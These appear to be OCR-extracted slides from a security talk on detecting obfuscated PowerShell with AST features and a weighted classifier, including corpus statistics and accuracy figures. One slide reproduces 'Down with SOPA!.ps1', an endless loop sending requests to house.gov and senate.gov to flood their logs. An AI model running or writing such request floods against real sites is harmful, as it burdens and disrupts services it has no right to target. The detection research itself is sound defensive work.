53     Write-Progress ("Processing repository {0}: {1} - {2}" -f $firstRepository.Id,$firstRepository.Name,$firstRepository.Description)
54
55     foreach($repository in $repositories)
56     {
57         Ensure-RateLimit
58         $outputObject = $repository | Select-Object Id,Name,html_url,Description,Languages
59         $languages = (Invoke-RestMethod $repository.languages_url -Headers $headers).PSObject.Properties.Name -join ","
60         $outputObject.Languages = $languages
61
62         $outputObject | Export-Csv repositories.csv -Append -NoTypeInformation
63         $last = $repository.id
64     }
65 }
```

Code

Canadian


Ln 1, Col 1 Spaces: 4 UTF-8 CRLF PowerShell 5.1

> But first, a word of thanks

jtanner	keithlevalley	jtanner69	leafant	Ismil2
jtucker	keithm821	kosnig	leafyfresh	ISoleyl
jtuffin	keithnlarsen	kosorin	leahlouisa	Ista
jturco	keithrob	KostaKanev	leal554	LSTANCZYK
jtuttas	keithtobin	kostaNew	LeaMfiller	Itauwel
jtw	Keiyan	KostasBan	lean35	Itenison
jtyler80	keizer619	Kostelnyy	leancz	Itigue
jtylers	kejto	KostritskiySP	LeandroBelge	Itog
jtyrnell	kelk91	KostyaMaruni	LeandrinBrave	Ittrain777

> Guess What We Found?





<https://ci.memecdn.com/6795487.jpg>

```
83 #Remove the Games folder from the All Users profile because it isn't deleted by sysocmgr  
84 Remove-Item 'c:\\Documents and Settings\\All Users\\Start Menu\\Programs\\Games' -Force -WarningAction SilentlyContinue -Recurse
```

Down with SOPA!.ps1 X

```
1 <#
2 .Synopsis
3 Let's fill the logs of the US House and Senate servers with the message we don't want SOPA or E-Parasite!
4 .Description
5 Runs an while(1) loop that grabs a couple URI's from each branch's website and sleeps for 1 second between requests.
6 #>
7
8 # twitter tags
9 #occupyUSSenate
10 #occupyUSHouse
11 #sopa
12 #eparasite
13
14 while(1){
15     try{
16         (new-object net.webclient).downloadstring("http://www.house.gov/downWithSOPA") | Out-Null;
17     } catch{}
18
19     try{
20         (new-object net.webclient).downloadstring("http://www.senate.gov/downWithE-Parasite")
21     } catch{}
22
23     sleep 1;
24 }
25
```

SOPA – Stop Online Piracy Act



> We need more data!

Some statistics ...

Underhanded PowerShell

GitHub

Github Gists

PoshCode

PowerShell Gallery

TechNet

Invoke-Obfuscation

Invoke-CradleCrafter

ISE Steroids Obfuscation

408,665 Scripts


28,748 Authors

Manually labeled ~7,000 scripts

Found ~1600 obfuscated scripts


Obfuscated ~4000 scripts with
existing frameworks


Similarity



Effectiveness

We will run this experiment with various vector similarity requirements, and compare false positive/negative rates at each of these requirements. The following chart helps to visualize the data (X-axis is similarity requirement, Y-axis is false positive/negative percentage):





Measure	Score
Accuracy	0.71
Precision	0.89
Recall	0.37
F1 Score	0.52
True Positives	0.16
False Positives	0.02
True Negatives	0.55
False Negatives	0.27

> Surely we can do better!



Yes!

```
[c:\] PS:152 > $tokens = @()
[c:\] PS:153 > $ast = [System.Management.Automation.Language.Parser]::ParseInput(`Get-Command -Name ("{1}{0}" -f "-Process","Get")', [ref] $tokens, [ref] $null)
[c:\] PS:154 > $tokens | Format-Table
Value      Text                                     TokenFlags          Kind  HasError Extent
----      --                                     -----          ----  -----  -----
Get-Command Get-Command                           CommandName        Generic False   Get-Command
          -Name                                None             Parameter False   -Name
          (                                    ParseModeInvariant LParen False   (
          "{1}{0}"                            ParseModeInvariant StringExpandable False   "{1}{0}"
          -f                                  ParseModeInvariant DisallowedInRestrictedMode Format  False   -f
          "-Process"                           ParseModeInvariant StringExpandable False   "-Process"
          "Get"                               UnaryOperator, ParseModeInvariant Comma   False   ;
          )                                 ParseModeInvariant StringExpandable False   "Get"
                                                ParseModeInvariant RParen  False   )
                                                ParseModeInvariant EndOfInput  False


[c:\] PS:155 > -
```

```
Get-Command -Name ("{1}{0}" -f "-Process", "Get")
```

Generic Parameter StringExpandable Format Comma RParen

 LParen StringExpandable StringExpandable StringExpandable

Yes!!




Get-Command -Name ("{}{}") -f "-Process", "Get"

Generic Parameter StringExpandable Format StringExpandable Comma StringExpandable

 ↑ ↑ ↑ ↑ ↑ ↑

The Mighty PowerShell AST



<https://github.com/lzybkr>ShowPSAst>

> Identifying Obfuscation

Using context to detect obfuscation **techniques**

- Distribution of AST types
- Distribution of language operators
 - Assignment, binary, invocation, ...
- Array sizes
- Statistics within each AST type
 - Character frequency, entropy, length (max, min, median, mode, range), whitespace density, character casing, ...
- Statistics of command names, .NET methods, variables...

This gives us **4098 features** to thumbprint a script

> 4098 Features!




> Calculating Obfuscation


What do we do with all these features?

- Result = Bias + (F1 * Weight1) + (F2 * Weight2) + (...)
- If (Result > Limit) { Obfuscated = True }

